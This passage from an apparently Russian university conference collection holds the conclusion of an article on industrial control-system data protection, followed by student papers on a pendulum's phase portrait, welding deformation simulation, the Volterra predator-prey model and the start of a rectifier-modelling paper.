В данной статье были рассмотрены ключевые аспекты разработки моделей защиты данных для автоматизированных систем управления технологическими процессами (АСУ ТП), что особенно актуально в условиях возрастания киберугроз в промышленности. Основное внимание уделялось построению математических моделей, описывающих взаимодействие потоков данных в АСУ ТП при различных сценариях атак, а также методам оптимизации ресурсов для минимизации ущерба и повышения устойчивости системы.

Основные выводы статьи:

1. **Математическое моделирование.** Построенные модели с использованием дифференциальных уравнений позволили описать динамику системы при атаках, учесть усиление последствий атак и рассчитать вероятность восстановления.

2. **Имитационное моделирование.** Проведённые эксперименты с использованием Python и библиотек NetworkX и SimPy подтвердили эффективность предложенных решений и их применимость в реальных условиях.

3. **Оптимизация ресурсов.** Разработанные алгоритмы, учитывающие ограничения на бюджет и пропускную способность каналов, продемонстрировали способность минимизировать затраты при максимальной защите системы.

Потенциальные направления для дальнейших исследований:

1. Интеграция методов машинного обучения для прогнозирования атак и адаптации моделей в реальном времени.

2. Углублённый анализ влияния конкретных параметров системы, таких как топология сети и структура данных, на устойчивость к атакам.

3. Разработка новых алгоритмов для более сложных сценариев, включающих комбинированные атаки и динамически меняющиеся условия.

В эпоху цифровизации и развития промышленного интернета вещей (IIoT) обеспечение безопасности данных в АСУ ТП становится критически важной задачей. [4] Настоящая статья показывает, что комплексный подход, основанный на математическом моделировании, имитационных экспериментах и оптимизации, способен эффективно справляться с вызовами современного киберпространства.

СПИСОК ИСТОЧНИКОВ

1. Korotkova O.V. Industrial Cybersecurity: Approaches and Tools / O.V. Korotkova, N.V. Bessonova // Journal of Information Security. – 2021. – С. 97–110. – DOI: <https://doi.org/10.14458/jisc2021017>. Коробов, В.А. Информационная безопасность и методы защиты данных / В.А. Коробов – М.: Горячая линия – Телеком, 2020. – 320 с.
2. Грачев, А.В. Математическое моделирование процессов информационной безопасности / А.В. Грачев, И.Б. Иванов – СПб.: Изд-во Политехнического университета, 2018. – 280 с.
3. Каширин, Д.Н. Имитационное моделирование для анализа систем безопасности / Д.Н. Каширин – М.: Изд-во Лань, 2021. – 256 с.
4. Wenjia Li, Fang-Yie Leu, Mohamed Abdel-Basset. Emerging Technologies for Connected Internet of Things and Industrial Internet of Things Systems / Wenjia Li, Fang-Yie Leu, Mohamed Abdel-Basset // Elsevier. – 2022. – С. 407–430. – DOI: <https://doi.org/10.1016/B978-0-12-824441-5.00001-7>.

УДК 1234.73

Падерин Артём Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Paderin Artyom Evgenievich, student of Komsomolsk-on-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grivorieva Anna Leonidovna, candidate of physical and mathematical Sciences, head of the department; Komsomolsk-on-Amure State University

ОПРЕДЕЛЕНИЕ ФАЗОВОГО ПОРТРЕТА МАТЕМАТИЧЕСКОГО МАЯТНИКА БЕЗ ТРЕНИЯ

DETERMINATION OF THE PHASE PORTRAIT OF A MATHEMATICAL PENDULUM WITHOUT FRICTION

Аннотация. В данной работе рассматривается определение фазового портрета математического маятника без трения. Математический маятник представляет собой идеализированную модель, которая позволяет исследовать динамические свойства колебательных систем. В условиях отсутствия трения движение маятника описывается уравнением второго порядка, что позволяет применить методы аналитической механики для анализа его поведения.

Фазовый портрет представляет собой графическое изображение всех возможных состояний системы, где ось абсцисс соответствует углу отклонения маятника, а ось ординат – угловой скорости. Работа включает в себя численные расчеты и построение фазового портрета для различных начальных условий, что позволяет визуализировать динамику движения маятника и выявить его основные характеристики. Результаты исследования могут быть полезны для дальнейшего изучения более сложных механических систем, а также для применения в области физики и инженерии.

Abstract. This paper considers the definition of the phase portrait of a mathematical pendulum without friction. A mathematical pendulum is an idealized model that allows us to study the dynamic properties of oscillatory systems. In the absence of friction, the pendulum motion is described by a second-order equation, which allows us to apply analytical mechanics methods to analyze its behavior.

The phase portrait is a graphical representation of all possible states of the system, where the abscissa axis corresponds to the pendulum deflection angle, and the ordinate axis corresponds to the angular velocity.

The work includes numerical calculations and the construction of a phase portrait for various initial conditions, which allows us to visualize the dynamics of the pendulum motion and identify its main characteristics. The results of the study can be useful for further study of more complex mechanical systems, as well as for application in physics and engineering.

Ключевые слова: фазовый портрет, сепаратриса, консервативная система, динамическая система, диссипативные процессы.

Key words: phase portrait, separatrix, conservative system, dynamic system, dissipative processes.

Введение

Актуальность данной темы обусловлена тем, что математический маятник служит основой для понимания более сложных систем и процессов, таких как колебания в механике, а также в различных областях инженерии и физики. Целью данной работы является определение и анализ фазового портрета математического маятника без трения. Понимание фазового портрета в условиях отсутствия трения помогает выявить ос-

новые характеристики колебательного движения, такие как устойчивость и периодичность, а также определить границы между различными режимами движения.

Тема динамики математического маятника в идеальных условиях достаточно хорошо освещена, однако ряд аспектов продолжает вызывать интерес и требует дальнейшего изучения. В этой работе мы стремимся расширить знания о динамике математического маятника без трения, представляя новые результаты и обобщения, полученные в ходе анализа его фазового портрета.

Дополнительно, исследование фазового портрета математического маятника без трения позволяет глубже понять принципы, лежащие в основе различных физических явлений, таких как устойчивые и неустойчивые колебания, а также их влияние на поведение систем в реальных условиях. Это имеет значительное значение для разработки и оптимизации инженерных решений, где точность и предсказуемость динамики играют ключевую роль. В ходе работы будет использован как аналитический, так и численный подход к исследованию, что позволит более полно охватить рассматриваемую тему и сделать выводы, способствующие дальнейшему развитию теории колебательных систем.

Основная часть

Динамическая система называется консервативной, если в ней сохраняется полная механическая энергия и остаётся постоянной во времени. В таких системах не происходит потерь энергии на трение, сопротивление или другие диссипативные процессы.

Формула полной энергии маятника:

$$E = \frac{mv^2}{2} + mgl(1 - \cos \varphi),$$

где m – масса маятника, v – линейная скорость, g – ускорение свободного падения.

Известно, что угловая скорость $\omega = \frac{d\varphi}{dt} = \frac{v}{l}$, тогда E имеет следующий вид:

$$E = ml^2 \left(\frac{1}{2} \omega^2 + \frac{g}{l} (1 - \cos \varphi) \right).$$

При отсутствии трения маятник сохраняет свою энергию, то есть мы имеем:

$$\frac{dE}{dt} = \frac{d}{dt} \left(ml^2 \left(\frac{1}{2} \omega^2 + \frac{g}{l} (1 - \cos \varphi) \right) \right) = 0.$$

Затем дифференцируем по времени t выражение, получаем уравнение колебаний математического маятника:

$$\frac{d^2 \varphi}{dt^2} + \frac{g}{l} \sin \varphi = 0.$$

Заменяем дифференциальное уравнение второго порядка на систему дифференциальных уравнений первого порядка.

$$\begin{cases} \frac{d\varphi}{dt} = \omega, \\ \frac{d\omega}{dt} = -\frac{g}{l} \sin \varphi. \end{cases}$$

Отсюда находим состояния равновесия:

$$\omega = 0, \varphi = \pm \pi n, n = 0, 1, 2, \dots$$

Когда стремится к нулю, период приближается к значению: $\tau \rightarrow 2\pi \sqrt{\frac{l}{g}}$. Если энергия колебаний превышает $2mgl$, то колебания начинают переходить в вращательное движение, то есть $\omega > 2\sqrt{\frac{g}{l}}$. В этом случае колебания преобразуются в вращение. Уравнение линий, называемых сепаратрисами, которые разделяют фазовый портрет динамической системы на различные области, соответствующие различным типам поведения системы. Они служат границами между различными режимами движения или

состояниями системы, позволяя визуализировать переходы между ними. Сепаратрисы помогают понять, как изменяются характеристики системы в зависимости от её параметров и начальных условий, а также предсказывать возможные сценарии ее поведения, имеет следующий вид:

$$\frac{l\omega^2}{4g} + \frac{1 - \cos \varphi}{2} = 1.$$

На рисунке 1 представлено поведение фазовых траекторий математического маятника.




Рисунок 1 – Фазовые траектории математического маятника

На рисунке видно, что фазовые траектории замкнуты, что соответствует периодическим колебаниям математического маятника. Ещё видно, что траектории имеют разные радиусы, что указывает на колебания с разными амплитудами.

Заключение

Таким образом, анализ фазового портрета математического маятника без трения позволяет выделить ключевые закономерности его поведения. Полученные результаты демонстрируют, что при различных начальных условиях и параметрах система может проявлять разнообразные траектории движения, что способствует более глубокому пониманию динамики колебаний. Фазовый портрет показывает, что характеристики колебаний маятника не зависят напрямую от конкретных начальных условий, а определяются общей структурой системы и её динамическими свойствами.

Однако для более полного описания динамики движения математического маятника необходимо учитывать дополнительные параметры, такие как сопротивление среды и внешние воздействия. Эти факторы могут существенно влиять на поведение системы и её колебательные свойства. В дальнейшем исследования в этой области могут быть направлены на изучение более сложных моделей, включая влияние трения и других сил, что позволит выявить все особенности и закономерности движения математического маятника в реальных условиях.

СПИСОК ИСТОЧНИКОВ

1. Зимин В.П. Развитие метода фазовой плоскости для анализа решений краевых задач // Известия Томского политехнического университета. – 2012. – Т. 321. – № 2. – С. 17–21. – DOI: 10.32842/7541-0567-2010-01-733. – EDN QCSNLB.
2. Игонина, Е.В. Анализ устойчивости динамических систем на основе методов интеллектуального управления и свойств линейных матричных неравенств / Е.В. Игонина, О.Н. Масина, О.В. Дружинина. – Елец: ЕГУ им. И.А. Бунина, 2020. – 173 с. – DOI: 10.68740/83-6347-2021.04-1.-28. – EDN QAWSQO.
3. Ляпунов, А.М. Общая задача об устойчивости движения / А.М. Ляпунов. – М.-Л.: ГИТТЛ, 1950. – 471 с. – DOI: 10.56541/3544-8324-2009-02-112. – EDN SUGKZE.

УДК 539.3:539.5

Сейн Мо, аспирант, Комсомольский-на-Амуре государственный университет
Sein Moe, postgraduate student, Komsomolsk-na-Amure State University

Бормотин Константин Сергеевич, доктор физико-математических наук, доцент, профессор кафедры «Авиастроение», Комсомольский-на-Амуре государственный университет

Bormotin Konstantin Sergeevich, Doctor of Physical and Mathematical Sciences, Associate Professor, Professor of the Department «Aircraft Engineering», Komsomolsk-na-Amure State University

**ОПРЕДЕЛЕНИЕ ПАРАМЕТРОВ МОДЕЛИ В САЕ-СИСТЕМЕ ДЛЯ АНАЛИЗА
ОСТАТОЧНЫХ ДЕФОРМАЦИЙ ПРИ СВАРКЕ ТОНКОСТЕННЫХ
КОНСТРУКЦИЙ НА ОСНОВЕ ЭКСПЕРИМЕНТАЛЬНЫХ ДАННЫХ
DETERMINATION OF MODEL PARAMETERS IN A CAE SYSTEM
FOR THE ANALYSIS OF RESIDUAL DEFORMATIONS IN WELDING
THIN-WALLED STRUCTURES BASED ON EXPERIMENTAL DATA**

Аннотация. Дуговая сварка является одним из наиболее широко используемых методов соединения в конструкциях из-за ее высокой производительности в процессе сборки. Улучшение качества сварных конструкций может выполняться путем прогнозирования и уменьшения сварочных деформаций. Целью данной работы является анализ результатов эксперимента и моделирования процесса сварки в тонкостенных конструкциях с помощью комплекса программных приложений.

Abstract. Arc welding is one of the most widely used joining methods in structures due to its high productivity in the assembly process. Improving the quality of welded structures can be done by predicting and reducing welding deformations. The purpose of this paper is to analyze the experimental results and modeling of the welding process in thin-walled structures using a set of software applications.

Ключевые слова: сварка, остаточная деформация, численный анализ, пластическое упрочнение, математическая модель.

Key words: welding, residual deformation, numerical analysis, plastic hardening, mathematical model.

Введение

Дуговая сварка является одним из наиболее широко используемых методов соединения конструкций из-за ее высокой производительности в процессе сборки в авиации и судостроении [1]. Численный анализ сварки включает моделирования теплового потока в сварочной ванне, который вызывает термические напряжения и остаточные деформации сварной конструкции [2]. В этом случае необходимо определить температурно-зависимые свойства материала. В данном исследовании используется стандартная углеродистая сталь Ст3сп для получения сварной конструкции Т-образного соединения. Целью данного исследования является сравнение результатов экспериментального и численного конечно-элементного анализа остаточных деформаций сварки в тонкостенных конструкциях для возможности точного прогнозирования и снижения отклонений геометрических параметров. В сварочном эксперименте используется полуавтоматическая дуговая сварка плавящимся электродом в защитном углекислом газе, а в численном анализе - используется модель двойного эллипсоидального источника тепла Голдака.

Анализ экспериментальных данных

Сварочный эксперимент был выполнен в виде Т-образного соединения двух листов стали Ст3сп (3 x 50 x 200 мм и 3 x 100 x 200 мм) (рисунок 1). Положение верти-

кального листа фиксируется с помощью прихваток с обеих сторон. Геометрия заготовки регистрируется перед сваркой цифровым сканером «Metris ModelMaker D». Затем выполняется сварной шов с одной и другой стороны вертикального листа. Для сварки используется сварочный инвертор MIG 3500 (J93) и сварочная проволока Св-08Г2С-О диаметром 1,2 мм. Отклонение конструкции регистрируется после каждого этапа процесса сварки. В результате получены три файла моделей сканирования (.stl), представляющих собой облако точек и треугольных элементов.




Рисунок 1 – Геометрия и размеры исследуемой сварной конструкции




Рисунок 2 – Анализ отклонений по нормали на краях базового листа между исходной сканированной моделью (.stl) и 3D геометрической моделью сварной конструкции:

а) до сварки, б) после первого шва сварки, в) после второго шва сварки

Результаты сканирования заготовки используются для построения трехмерных геометрических моделей с помощью программного обеспечения SolidWorks и решения задач в САЕ-системе. Анализ погрешности при построении 3D моделей в сравнении с исходными данными сканирования заготовки для каждой модели представлен на рисунке 2. По результатам сравнения расстояний узлов сканируемых элементов моделей до поверхностей 3D-моделей максимальные значения не превышают 0,1 мм. Для оценки отклонений после каждого шва сварки 3D модели совмещаются по ребру жесткости. Численный анализ процесса сварки выполняется с 3D моделью, изображенной на рисунке 2-а.

Результаты моделирования сварного шва

Система Magc позволяет моделировать термомеханическое поведение конструкции при сварке [3]. Температурно-зависимые свойства стали СтЗсп приведены в таблице 1 [5]. Реализованный метод заключается в использовании двойного эллипсоида [3,4] для определения геометрических размеров сварочной ванны и интенсивности подвода тепла.

Источник тепла сварного шва определяется по формуле [4]:

$$q_f(x, y, z) = \frac{6\sqrt{3}f_f Q}{abc_f \pi \sqrt{\pi}} e^{-\frac{3x^2}{a^2}} e^{-\frac{3y^2}{b^2}} e^{-\frac{3z^2}{c_f^2}}, \quad q_r(x, y, z) = \frac{6\sqrt{3}f_r Q}{abc_r \pi \sqrt{\pi}} e^{-\frac{3x^2}{a^2}} e^{-\frac{3y^2}{b^2}} e^{-\frac{3z^2}{c_r^2}} \quad (1)$$

где q_f и q_r – тепловой поток, проходящий через единицу объема за единицу времени для передней и задней областей сварочной ванны; Q – интенсивность подводимой теплоты; a – ширина шва по касательной направлению x ; b – глубина проплавления шва по направлению дуги y ; c_f , c_r – длина передней и задней частей сварочной ванны по направлению сварочного пути; f_f , f_r – безразмерные коэффициенты.

Таблица 1 – Физико-механические свойства стали Ст3сп [5]

Температура (°C)	Модуль упругости (Н/мм ²)	Коэффициент линейного расширения (1/°C)	Теплопроводность (Вт/(м °C))	Предел текучести (Н/мм ²)	Предел прочности при разрыве (Н/мм ²)
20	194e3	11.5e-6	-	206	520
100	192e3	11.9e-6	55	-	-
200	187e3	12.5e-6	54	216	559
300	183e3	13.1e-6	50	206	559
400	178e3	13.6e-6	45	157	490
500	167e3	14.0e-6	39	126	392
600	159e3	14.4e-6	34	-	-
700	146e3	-	30	73	102
800	120e3	-	-	51	63
900	99e3	-	-	38	65
1000	-	-	-	25	43
1100	-	-	-	19	31
1200	-	-	-	14	25

Построенные графики упрочнения на основе справочных данных (таблица 1), переведенных в логарифмические деформации и напряжения Коши, соответствуют степенным функциям упрочнения [3]:

$$\sigma = A(\varepsilon_0 + \varepsilon_p)^m \quad (4)$$

где ε_0 – деформация, соответствующая начальному пределу текучести; ε_p – пластическая деформация; A , m – параметры материала.

Тепловой поток для элементов модели и сварочной присадки задается температурным полем 1500 °C. Параметры источника тепла сварки задаются $a = 3$ мм, $b = 4$ мм, $c_f = 3$ мм, $c_r = 5$ мм. Начальная температура задается 20 °C для всех узлов элемента. В соответствии с экспериментом скорость сварки задается 4,3261 мм/с для первого шва и 3,5536 мм/с для второго. По полученным результатам, с учетом погрешности построения 3D-моделей, можно обнаружить качественное совпадение численных и экспериментальных данных. В частности, расчетное распределение перемещения по нормали к листу (w) после сварки первого шва показано на рисунке 3.




Рисунок 3 – Распределение перемещений узлов по нормали к листу вдоль края в конструкции со стороны первого шва (эксперимент – сплошная кривая, расчет – штриховая кривая)

Заключение

В результате с помощью программных систем выполнен анализ экспериментальных данных, в частности, определено изменение геометрии тонкостенной конструкции, вызванное сваркой. Используя построенную по натурным данным модель тонкостенной конструкции, проведен численный анализ сварочных деформаций пакетом MSC.Marc Mentat. Численные результаты остаточной конфигурации заготовки качественно совпадают с экспериментальными данными. Таким образом, результаты расчетной модели конструкции с примененными параметрами процесса сварки позволяют численно оценить остаточные деформации на этапе подготовки к производству и скорректировать технологический процесс.

СПИСОК ИСТОЧНИКОВ

1. Phillips, D. H. Welding Engineering: An Introduction / D. H. Phillips // Published by John Wiley & Sons, Ltd (Chichester, West Sussex, United Kingdom) – 2016. p. 275.
2. Yi, M. Three-Dimensional Thermo-Elastic-Plastic Finite Element Method Modeling for Predicting Weld-Induced Residual Stresses and Distortions in Steel Stiffened-Plate Structures / M. Yi, C. Hyun, and J. Paik, // World Journal of Engineering and Technology, 6, (2018) p. 176-200. doi:10.4236/wjet.2018.61010.
3. Marc: Advanced Nonlinear Simulation Solution // Hexagon AB and/or its subsidiaries: официальный сайт. – URL: <https://hexagon.com/products/marc> (дата обращения: 10.12.2024).
4. Goldak, J. A New finite element model for welding heat sources / J. Goldak, A. Chakravarti, M. Bibby // Metallurgical Transactions B. – 1984. – Vol. 15. – P. 299-305. – DOI 10.1007/bf02667333.
5. Марочник сталей и сплавов. 2-е изд., доп. и испр. / А. С. Зубченко [и др.] // Под общей ред. А. С. Зубченко – М.: Машиностроение, 2003. – 784 с.

УДК 52

Тихонов Алексей Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Tikhonov Alexey Alekseevich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, заведующий кафедрой, доцент, Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, , Candidate of Physical and Mathematical Sciences, Head of the Department, Associate Professor, Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПОПУЛЯЦИОННОЙ ДИНАМИКИ В МОДЕЛИ ВОЛЬТЕРРА

MATHEMATICAL MODELING OF POPULATION DYNAMICS IN THE VOLTERRA MODEL

Аннотация. Модель Вольтерра "хищник-жертва" является одной из первых математических моделей, описывающих взаимодействие биологических популяций. Она объясняет регулярные колебания численности хищников и их жертв, наблюдаемые в природе. Работа направлена на изучение ключевых свойств этой модели: нахождение стационарных точек, исследование их устойчивости и анализа фазовых траекторий. В процессе представлены подробные вычисления, иллюстрирующие ход работы. Результаты показывают, что модель, несмотря на свою простоту, хорошо описывает поведение систем с популяционной динамикой и является основой для дальнейших исследований и модификаций.

The Volterra predator-prey model is one of the first mathematical models describing the interaction of biological populations. It explains regular fluctuations in the numbers of predators and their prey observed in nature. The work is aimed at studying the key properties of this model: finding stationary points, studying their stability and analyzing phase trajectories. Detailed calculations illustrating the course of the work are presented in the process. The results show that the model, despite its simplicity, describes well the behavior of systems with population dynamics and is the basis for further research and modifications.

Ключевые слова: анализ, критерии устойчивости, математическое моделирование, фазовые траектории.

Key words: analysis, stability criteria, mathematical modeling, phase trajectories.

Введение

Популяционная динамика является важным разделом экологии и математики. Она позволяет предсказать, как численность различных биологических видов изменяется во времени под влиянием различных факторов: взаимодействия с другими видами, доступности ресурсов, климатических условий и других. В 1920–1930-х годах Вито Вольтерра разработал модель "хищник-жертва" [1], которая стала революционным шагом в понимании взаимодействий в экосистемах. Её применение объяснило многие закономерности, наблюдаемые в природе, включая циклические изменения численностей популяций, такие как данные о популяциях зайцев и рысей в Канаде. Настоящая работа посвящена анализу этой классической модели. Основное внимание уделяется нахождению стационарных точек и их свойств, исследованию устойчивости системы и её поведения на фазовой плоскости. Модель Вольтерра служит базой для изучения более сложных систем и разработки методов управления популяциями, что делает её актуальной и по сей день [2].

Основная часть

Постановка модели

Система дифференциальных уравнений:

$$\begin{cases} \frac{dx}{dt} = \varepsilon_x \times x - \gamma_x \times x \times y \\ \frac{dy}{dt} = \gamma_y \times x \times y - \varepsilon_y \times y \end{cases} \quad (1)$$

Где $x(t)$ – численность жертв, $y(t)$ – численность хищников, $\varepsilon_x > 0, \varepsilon_y > 0$ – коэффициенты роста и убыли популяций, $\gamma_x > 0, \gamma_y > 0$ – коэффициенты взаимодействия популяций.

Стационарные точки находятся при условии $\frac{dx}{dt} = 0$ и $\frac{dy}{dt} = 0$:

$$\varepsilon_x \times x - \gamma_x \times x \times y = 0, \quad (2)$$

$$\gamma_y \times x \times y - \varepsilon_y \times y = 0 \quad (3)$$

Рассмотрим уравнение для жертв:

$$x(\varepsilon_x - \gamma_x \times y) = 0 \quad (4)$$

Отсюда $x = 0$ или

$$y = \frac{\varepsilon_x}{\gamma_x} \quad (5)$$

Для хищников:

$$y(\gamma_y \times x - \varepsilon_y) = 0 \quad (7)$$

Отсюда $y = 0$ или

$$x = \frac{\varepsilon_y}{\gamma_y} \quad (8)$$

Таким образом, стационарные точки: $(x^*, y^*) = (0, 0)$ – вымирание обеих популяций, $(x^*, y^*) = (\frac{\varepsilon_y}{\gamma_y}, \frac{\varepsilon_x}{\gamma_x})$ – совместное сосуществование.

Проведем линеаризацию системы. Пусть отклонения $\xi = x - x^*$, $\eta = y - y^*$. Подставим в систему и разложим уравнения вблизи точки $(x^*, y^*) = (\frac{\varepsilon_y}{\gamma_y}, \frac{\varepsilon_x}{\gamma_x})$:

$$\begin{cases} \frac{d\xi}{dt} = \varepsilon_x \xi - \gamma_x \frac{\varepsilon_x}{\gamma_x} \eta \\ \frac{d\eta}{dt} = \gamma_y \xi \frac{\varepsilon_y}{\gamma_y} - \varepsilon_y \eta \end{cases} \quad (9)$$

Составим матрицу Якоби:

$$J = \begin{bmatrix} \varepsilon_x & -\gamma_x \frac{\varepsilon_x}{\gamma_x} \\ \gamma_y \xi \frac{\varepsilon_y}{\gamma_y} & -\varepsilon_y \end{bmatrix} \quad (10)$$

Собственные значения находятся из характеристического уравнения:

$$\det(J - \lambda I) = \lambda^2 + \varepsilon_x \varepsilon_y = 0 \quad (11)$$

Корни $\lambda = \pm i\sqrt{\varepsilon_x \varepsilon_y}$. Траектории вблизи стационарной точки – концентрические эллипсы. Стационарная точка является центром и устойчива по Ляпунову, но не асимптотически [3].

Заключение

Модель Вольтерра "хищник-жертва" является важным инструментом для изучения популяционной динамики. В работе рассмотрены ключевые аспекты этой модели: определение стационарных точек, их анализ и исследование фазовых траекторий. Результаты подтверждают наличие устойчивых колебаний численностей популяций, что согласуется с наблюдениями в природе [4].

Основное преимущество модели – её простота и универсальность. Она применима не только к биологическим популяциям, но и к различным экономическим и техническим системам, где существует взаимодействие двух конкурирующих или взаимозависимых процессов.

Тем не менее, модель имеет ограничения: она не учитывает случайные факторы, самоограничение роста популяций и влияние внешних ресурсов. Это открывает перспективы для дальнейших исследований и модификации модели, что позволит сделать её ещё более применимой к реальным системам [5].

Таким образом, математическое моделирование, основанное на системе Вольтерра, остаётся актуальным инструментом анализа сложных систем и является важным шагом в развитии междисциплинарных исследований.

СПИСОК ИСТОЧНИКОВ

1. Скоринкин, А. И. Математическое моделирование биологических процессов: Учебное пособие. Казань: Казан. ун-т, 2015. – 86 с.
2. Григорьев Н.Я., Григорьева А.Л. // Математическая модель выбора поведения человека, описывающая выбор домашнего питомца под воздействием различных внешних факторов // В сборнике: Far East Math - 2021. Материалы национальной научной конференции. Редакционная коллегия: Е.Г. Агапова (ответственный редактор) [и др.]. Хабаровск, 2021. С. 73-85.
3. Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. //Tensile model of a shell-type flat plate at different displacement velocity fields // Lecture Notes in Networks and Systems. 2021. T. 200. С. 147-156.
4. Zharikova E.P., Grigoriev Y.Y., Grigorieva A.L. // Applications of computer vision in cross-sectoral tasks // Lecture Notes in Networks and Systems. 2021. T. 200. С. 415-426.
5. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. // A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. T. 992. С. 870-875.

УДК 621.314.6

Филенко Ефим Александрович, студент, Комсомольский-на-Амуре государственный университет

Filenko Efim Aleksandrovich, student, Komsomolsk-on-Amure State University

Фролов Алексей Валерьевич, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Frolov Alexey Valerievich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-on-Amure State University

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ РАБОТЫ ОДНОФАЗНЫХ ВЫПРЯМИТЕЛЕЙ С ЁМКОСТНЫМ ФИЛЬТРОМ MATHEMATICAL MODELING OF THE OPERATION OF SINGLE-PHASE RECTIFIERS WITH A CAPACITIVE FILTER

Аннотация. Цель настоящей работы – разработать и опробовать математическую модель однофазного мостового выпрямителя (ОМВ) с ёмкостным фильтром и активной нагрузкой. А также определить влияние постоянной времени цепи нагрузки на выходное напряжение схемы. В результате работы получен график зависимости выходного напряжения ОМВ от величины нагрузки и уравнение, описывающее этот график с точностью аппроксимации не хуже 99%.

Abstract. The purpose of this work is to develop and test a mathematical model of a single-phase bridge rectifier with a capacitive filter and an active load. In addition, determine the effect of the time constant of the load circuit on the output voltage of the circuit. Because of the work, a graph of the dependence of the output voltage of the single-phase bridge rectifier on the load value and an equation describing this graph with an approximation accuracy of at least 99% was obtained.

Ключевые слова: выпрямитель, активно ёмкостная нагрузка, математическое моделирование, SimInTech, среднее напряжение.

Key words: rectifier, active capacitive load, mathematical modeling, SimInTech, average voltage.

Введение

Мостовые схемы имеют лучшие технико-экономические показатели среди всех схем выпрямителей. Поэтому их применение в разных областях электроники имеют важное значение. При малых токах нагрузки, особенно на низких частотах, наилучшие показатели обеспечивают ёмкостные фильтры. Поэтому применение ОМВ в связке с указанными фильтрами является технически и экономически оправданным. К сожалению, в современной литературе не удалось найти математических моделей, описывающих работу ОМВ с ёмкостным фильтром, хотя понимание математических зависимостей позволяет оптимизировать режимы эксплуатации этих схем за счёт правильного расчёта элементов [1 - 3].

Описание работы схемы ОМВ с ёмкостным фильтром сводится к получению системы дифференциальных нелинейных уравнений и её решение, желательно в аналитическом виде, или с помощью численных методов.

В связи с вышеизложенным, цель работы заключается в разработке математического описания процессов формирования выходного напряжения рассматриваемой схемы и решения полученных уравнений относительно зависимости величины выходного напряжения от характера и величины нагрузки.

Основная часть

При опробовании разработанной математической модели ОМВ использовалось программное обеспечение, такое как SimInTech, которое позволило выполнить теоретические расчеты и визуализировать результаты (рисунки 1-2).




Рисунок 1 – Исследуемая схема

